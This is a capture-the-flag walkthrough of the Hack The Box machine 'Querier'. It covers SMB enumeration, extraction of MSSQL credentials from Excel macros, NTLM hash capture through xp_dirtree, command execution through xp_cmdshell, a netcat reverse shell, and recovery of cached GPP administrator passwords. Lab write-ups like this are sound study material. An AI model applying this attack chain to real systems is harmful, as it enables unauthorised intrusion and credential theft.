Querier

Synopsis


Querier has an Excel spreadsheet in a world-readable file share. The spreadsheet has macros, which connect to MSSQL server running on the box. The SQL server can be used to request a file through which NetNTLMv2 hashes can be leaked and cracked to recover the plaintext password. After logging in, PowerUp can be used to find Administrator credentials in a locally cached group policy file

Skills

- Enumeration
- Excel macros

Exploitation

As always we start with the nmap to check what services/ports are open



```
Not shown: 991 closed tcp ports (reset)
PORT     STATE    SERVICE        VERSION
135/tcp  open     msrpc          Microsoft Windows RPC
139/tcp  open     netbios-ssn    Microsoft Windows netbios-ssn
445/tcp  open     microsoft-ds?
783/tcp  filtered spamassassin
1071/tcp filtered bsquare-voip
1114/tcp filtered mini-sql
1433/tcp open     ms-sql-s       Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-info:
|   10.10.10.125:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-08-09T22:33:49
|_Not valid after:  2053-08-09T22:33:49
|_ssl-date: 2023-08-09T22:39:04+00:00; +1s from scanner time.
| ms-sql-ntlm-info:
|   10.10.10.125:1433:
|     Target_Name: HTB
|     NetBIOS_Domain_Name: HTB
|     NetBIOS_Computer_Name: QUERIER
|     DNS_Domain_Name: HTB.LOCAL
|     DNS_Computer_Name: QUERIER.HTB.LOCAL
|     DNS_Tree_Name: HTB.LOCAL
|_    Product_Version: 10.0.17763
5631/tcp filtered pcanywheredata
8084/tcp filtered websnp
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

We can see multiple ports open, where open MSSQL database is the most interesting


We start the exploitation from enumerating open SMB shares

```
└─# smbclient -L \\10.10.10.125
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Reports         Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.125 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(root㉿kali)-[~]
```

What informed us about share “Reporting”, so we accessed it and there we found XLSM file


```
└─# smbclient '\\10.10.10.125\Reports'
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 28 18:23:48 2019
  ..                                  D        0  Mon Jan 28 18:23:48 2019
  Currency Volume Report.xlsm         A    12229  Sun Jan 27 17:21:34 2019

                5158399 blocks of size 4096. 852845 blocks available
smb: \>
```

When we tried to open the file, we got the notification that file contains macros




So when we are dealing with macros, we should use olevba tools to check those macros out


Using the olevba provided us with username and password for the MSSQL database



Using those credential we logged into mssql database by using impacket mssql_client.py





Because this use didn't have enough privileges to enable xp_cmdshell, we used xp_dirtree to steal NTLM hash




And we got NTLM hash for a user mssql-svc

After cracking this hash, we access the mssql database again, but this time as a different user which had enough privileges to enable xp_cmdshell what gave us a remote code execution






Next ,we uploaded ncat to the system with the intention to get a full fledged reverse shell



```
└─# rlwrap nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.125] 49680
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
querier\mssql-svc
PS C:\Windows\system32>
```

And now we are on the system as a user mssql-svc,
In order to escalate privileges we checked out group policy files to check any cached GPP passwords

And we found GPP password for the administrator user



We decrypted the password and used evil-wirm to access the system as an adminstrator